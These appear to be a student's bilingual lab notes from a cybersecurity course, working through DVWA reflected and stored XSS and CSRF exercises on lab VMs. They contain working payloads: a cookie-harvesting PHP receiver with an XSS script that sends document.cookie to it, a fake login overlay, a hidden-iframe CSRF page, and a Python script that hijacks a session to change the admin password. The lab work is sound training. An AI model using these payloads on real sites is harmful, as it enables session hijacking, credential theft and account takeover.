
可以看到该server直接将输入，显性地输入url中，并且执行。那么加入我们输入一些特殊内容，让其进行操作呢？

The screenshot shows the DVWA Reflected XSS page. The URL is 192.168.116.6/DVWA/vulnerabilities/xss_r/?name=casey#. The page title is "Vulnerability: Reflected Cross". On the left, there's a sidebar with various exploit categories. The "XSS (Reflected)" category is highlighted with a green background. The main content area has a form with "What's your name? Submit". Below it, the text "Hello casey" is displayed in red, indicating the reflected XSS payload was executed.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Co
1	http://192.168.116.6	GET	/DVWA/vulnerabilities/xss_r/?name=casey		✓	200	4672	HTML		Vulnerability: Reflect...			192.168.116.6	


The screenshot shows the NetworkMiner tool interface. The "Request" pane shows a GET request to /DVWA/vulnerabilities/xss_r/?name=casey. The "Response" pane shows the server's response with various headers. The "Inspector" pane shows the "Request cookies" section, which is highlighted with a yellow circle. It lists two cookies: PHPSESSID with value 6ga3qojm1gvfjnh9ehv2fnpk7n and security with value low.

<script>alert(document.cookie)</script>, 输入到Input中，会直接得到其cookie内容。



reflected XSS的真实流程：

通常都需要伪造一个link，让victim点击，让其访问某个恶意page，该Page传送到victim的浏览器时，则会执行对应的malicious script，从而得到用户的cookie或session ID，从而可以冒充用户身份访问某个网站。



模仿reflected XSS

总结：

整个流程相当于，你自己既是attacker，也是victim，这个`<script>` payload，相当于发送victim的cookie的payload。

而我们在输入框内输入该payload的行为，相当于victim点击了恶意的link，去到了某个page。

真实情况，接着，该page中的“img element”，执行恶意script，从而得到了cookie.

- Let's try to simulate this attack. It's a bit tricky, because you are acting as both the attacker AND the victim, but try to imagine DVWA as a legit web app running somewhere on the internet, and your Kali is the attacker's malicious website.
- As a preparation, create the following PHP script and save to your Kali's local apache html folder (`/var/www/html`). Save it as "cookiemonster.php". The PHP code is just used for receiving stolen cookie data.

```
<?php
// Is there a cookie GET parameter?
if($_REQUEST["cookie"]) {
    $file = fopen("cookies.txt", "a");
    fwrite($file, "Cookie from: " . $_SERVER['REMOTE_ADDR'] . "\n");
    fwrite($file, "Date/time: " . date("F j, Y, g:i a") . "\n");
    fwrite($file, "Cookie: " . $_REQUEST["cookie"] . "\n\n");
    fclose($file);
    print("Thank you for the cookie :)\n");
}
else {
    print("No cookies sent :( \n");
}
?>
```

cookiemonster.php，相当于malicious web script，等待victim去运行。它会将得到的cookie存放在cookies.txt文件中。为了能够写入其文件，所以要chown更改权限。

```
(caseylao㉿kali)-[~/www/html]
$ cat cookiemonster.php
<?php
// Is there a cookie GET parameter?
if($_REQUEST["cookie"]){
    $file = fopen("cookies.txt", "a");
    fwrite($file, "Cookie from:" . $_SERVER['REMOTE_ADDR'] . "\n");
    fwrite($file, "Date/time: " . date("F j, Y, g:i a") . "\n");
    fwrite($file, "Cookie: " . $_REQUEST["cookie"] . "\n\n");
    fclose($file);
    print("Thank you for the cookie :)\n");
}
else {
    print("No cookies sent :(\n");
}
?>
Course Readings
(caseylao㉿kali)-[~/www/html]
$ touch cookies.txt
touch: cannot touch 'cookies.txt': Permission denied
(caseylao㉿kali)-[~/www/html]
$ sudo touch cookies.txt
```

9. Test the challenge

```
root@kali:~# curl http://localhost/cookiemonster.php?cookie=esttest
esttest
Thank you for the cookie :)

root@kali:~# curl http://localhost/cookiemonster.php?cookie=f
Cookie from:::1
Date/time: April 11, 2025, 4:18 pm
Cookie: mytest
```

```
(caseylao㉿kali)-[~/www/html]
$ sudo chown www-data:www-data cookies.txt
(caseylao㉿kali)-[~/www/html]
$ ls -la
total 44
drwxr-xr-x 2 root      root      4096 Apr 12 02:13 .
drwxr-xr-x 3 root      root      4096 Nov  4 19:38 ..
-rw-r--r-- 1 root      root      420 Apr 12 02:11 cookiemonster.php
-rw-r--r-- 1 www-data www-data     0 Apr 12 02:13 cookies.txt
-rw-r--r-- 1 root      root     270 Apr  3 11:21 csrf.html
-rw-r--r-- 1 root      root      51 Mar 24 13:17 index.html
-rw-r--r-- 1 root      root    10703 Nov  4 19:44 index.html.bk
-rw-r--r-- 1 root      root      615 Nov  4 19:45 index.nginx-debian.html
-rw-r--r-- 1 root      root     724 Mar 27 10:32 ping.php
-rw-rw-r-- 1 caseylao caseylao 1492 Mar 27 10:52 students.php
```

Note that the file has been created

```
-rw-rw-r-- 1 caseylao caseylao 1492 Mai 27 10:52 students.php

(caseylao㉿kali)-[~/www/html]
$ curl http://localhost/cookiemonster.php?cookie=mytest
Thank you for the cookie :)

(caseylao㉿kali)-[~/www/html]
$ cat cookies.txt
Cookie from:::1
Date/time: April 11, 2025, 4:18 pm
Cookie: mytest
```

10. After you have completed the challenge, follow the following steps:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

传入Payload，创建了一个element 叫img。

<script>var img = document.createElement("img"); img.src="http://localhost/cookiemonster.php?cookie="+ document.cookie;</script>

`document.cookie`命令会得到当前浏览器中的cookie信息，得到后，就会发送request给`cookiemonster.php`，这样attacker就能偷到cookie了。

```
1 <script>var img = document.createElement("img");
img.src="http://localhost/cookiemonster.php?cookie="+ document.cookie;</script>
```

`img.src="...."` is setting the source of the image to be the attacker's malicious PHP code (your `cookiemonster.php`) that harvests the users cookie (obtained through `document.cookie` property).

```
CSP Bypass
(caseylao㉿kali)-[~/var/www/html]
$ cat cookies.txt
Cookie from:::1
Date/time: April 11, 2025, 4:18 pm
Cookie: mytest
Cookie from:::1
Date/time: April 11, 2025, 4:24 pm
Cookie: PHPSESSID=6ga3qojm1gvfjnh9ehv2fnpk7n; security=low
```

可以看到，我们的malicious script得到了cookie，或者sessionID，比如上图的PHPSESSID.

14. Why is this attack involving cookie theft significant? The cookie contains the PHPSESSID, the value that the server uses to track a valid user session. If the attacker is able to get hold of this session ID, they can hijack your session and access the application as the victim, without knowing the logon username or password.

如果attacker能够拿到你的sessionID，那么他将能够不需密码地登入进对应的网站或程序。

——自己制作fake login 页面——

payload:

```
1 <script>var html=<div>Please login again for security: <form>Username:<input
type=plaintext><br>Password<input type=plaintext><br><input type=submit value=login>
</form>">var div=document.createElement("div"); div.innerHTML=html;div.style="padding:
50px 50px 50px;position:absolute;top:100px;left:100px;border:2px solid
black;background-color:gold";document.body.appendChild(div);</script>
```

自己制作登入界面

The screenshot shows a DVWA session with a yellow background. On the left, there's a login form with fields for 'Username' and 'Password', and a 'login' button. A message at the top says 'Please login again for security:'. On the right, there's a form with a field containing the payload '`name? idy.appendChild(div);</script>`' and a 'Submit' button. The URL in the address bar is `http://192.168.116.6/dvwa/vulnerabilities/xss_r/?id=1`.

File Inclusion

但也太假了吧。

workshop9 - stored XSS

DVWA 相当于把payload给保存在server中，每当用户访问该page，就会执行该payload，得到用户的cookie或sessionID.


The screenshot shows a DVWA session with a grey background. On the left, a sidebar lists various attack types. The 'XSS (Stored)' option is highlighted with a green background. The main area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name *' set to 'CASEY' and 'Message *' set to '`<script>alert(document.cookie)</script>`'. Below the form are 'Sign Guestbook' and 'Clear Guestbook' buttons. A modal dialog box is displayed, showing the IP address '192.168.116.6' and the session ID 'PHPSESSID=5251egfifeeu5k8kupl3u271b; security=low'. An 'OK' button is at the bottom right of the dialog. At the bottom, there's a 'More Information' section with a list of links:

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

workshop9 - csrf

注意：

可能需要关掉enhanced tracking protection。



Enjoy some of beautiful picture. Don't worry if they look broken!

 CSRF payload here!

If a POST request was required instead of a GET, then you would have needed to write some JavaScript to auto-submit a form using XMLHttpRequest (also known as AJAX calls).

Note: You may need to turn off "Enhanced Tracking Protection" for when accessing "http://localhost/csrf.html" if you're using Kali's default Firefox browser.

总结:

这个Payload，就是自己做的html 页面，一旦用户访问，就会触发其内部对应的script，比如更改密码的操作。

所以只要使用户通过某种方式，phishing也好，让victim访问到该页面，就会遭受攻击。

只要知道目标server的改变密码url（显性显示），就可以自己主动地在html中构造一个script去改变密码。

访问自己craft的网页，去执行script。

Vulnerability: Cross Site Request Forgery

Change your admin password:

Test Credentials

New password: (redacted)

Confirm new password:

Change

Passwords did not match.

```

caseylao@kali:~$ nmap -A 192.168.116.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 11:13 AEDT
Nmap scan report for 192.168.116.6
Host is up (0.00083s latency).
Not shown: 992 filtered ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp    open  http  Apache httpd/2.4.57 ((Debian))
80/tcp    open  http  Apache httpd/2.4.57 ((Debian))
3333/tcp  closed dec-notes
8081/tcp  open  http  Apache httpd/2.4.38 ((Debian))
8082/tcp  open  http  Apache httpd/2.4.38 ((Debian))
8083/tcp  open  http  Apache httpd/2.4.38
8084/tcp  open  http  Apache httpd/2.4.38
8085/tcp  open  http  Apache httpd/2.4.38
8086/tcp  open  http  Apache httpd/2.4.38
MAC Address: 08:00:27:10:5E:34 (PCs Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 192.168.116.6 (OS: Linux; CPE: cpe:/o:linux:linux_kernel)

Nmap done: 1 IP address (1 host up) scanned in 24.14 seconds

```

上面web中的小方块，就是img。其就是个payload，用于实现更改密码的目的。

CSRF - high 难度 (python script 解决方案, 利用sessionID信息)

每当进入change password页面时, 都会随机生成一个user_token。

Vulnerability: Cross Site Requests

Change your admin password:

[Test Credentials](#)

New password:

••••••

Confirm new password:

[Change](#)

Password Changed.

只有当user_token一致时, 才能成功修改密码, 这是关键的第一步。

Name	Value
password_new	password
password_conf	password
Change	Change
user_token	afee10215a6cd5785b13832fad0cb656

根据template给的payload, 我自己尝试了许多次。

问题在于浏览器的防御cross site能力太强了，比如有same site origin policy，这就使得我在localhost/csrf.html的时候，就无法对192.168.116.7这个主机中的DVWA进行操作。那么怎么办呢？

```
54; rv:12 [caseylao@kali] ~[~/advancedCyber/assignment5/q1]
$ cat csrf_copy.html
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <meta http-equiv="Cache-Control" content="no-cache"/>
    <meta http-equiv="Expires" content="Tue, 23 Jun 2009 12:00:00 GMT"/>
    <meta http-equiv="Vary" content="Accept-Encoding"/>
</head>
<body>
    <p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
    <iframe id="myFrame" src="YOURTEXTHERE" style="visibility: hidden;"></iframe>
    <script>
        function maliciousPayload() {
            console.log("start");
            var iframe = document.getElementById("myFrame");
            var doc = iframe.contentDocument || iframe.contentWindow.document;
            var token = doc.getElementsByName("user_token")[0].value;
            const http = new XMLHttpRequest();
            const url = "YOURTEXTHERE&Change=Change&user_token=" + token + "#";
            http.open("GET", url);
            http.send();
            console.log("password changed");
        }
    </script>
</body>
</html>
```

Name	Value
password_new	password
password_conf	password
Change	Change

Response headers	
Content-Type	text/html; charset=UTF-8

我注意到每次更改密码时，user_token一直变，然而sessionID没有变，只要我拿着这sessionID，去访问192.168.116.7/DVWA/csrf，就能够保证same origin，从而能够得到其user_token.

Request body parameters

Name	Value
password_new	password
password_conf	password
Change	Change

Request cookies

Name	Value
security	high
PHPSESSID	73d1ml4cbotte0e2buga2udc59

Request headers

Name	Value
Host	192.168.116.7
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8
Accept-Encoding	gzip, deflate, br
Referer	http://192.168.116.7/DVWA/csrf
Cookie	security=high; PHPSESSID=73d1ml4cbotte0e2buga2udc59
Connection	keep-alive
Upgrade-Insecure-Requests	1

```
s └──(caseylao㉿kali)-[~/advancedCyber/assignment5/q1] 10:09:58 am
$ cat python_script
import requests
from bs4 import BeautifulSoup
# csrf/index.php
# 已知的登录 SessionID
cookies = {
    'PHPSESSID': '73d1ml4cbotte0e2buga2udc59',
    'security': 'high'
}
# /index.php?passwo...
# 获取 user_token
url_csrf_page = 'http://192.168.116.7/DVWA/vulnerabilities/csrf/'
r = requests.get(url_csrf_page, cookies=cookies)
soup = BeautifulSoup(r.text, 'html.parser')
token = soup.find('input', {'name': 'user_token'}).get('value')

# 提交修改密码请求
payload = {
    'password_new': 'ctf',
    'password_conf': 'ctf',
    'Change': 'Change',
    'user_token': token
}
r2 = requests.post(url_csrf_page, data=payload, cookies=cookies)
if "Password Changed" in r2.text:
    print("[+] 密码修改成功!")
else:
    print("[-] 修改失败")

```

Get user_token

```
ties/csrftest_credentials
└──(caseylao㉿kali)-[~/advancedCyber/assignment5/q1]
    $ chmod u+x python_script
ties/csrftest_creds
└──(caseylao㉿kali)-[~/advancedCyber/assignment5/q1]
    $ ls
    csrf_copy.html  python_script
    $ python3 python_script
    [+] 密码修改成功!
```

在实际测试中，密码确实变成了ctf.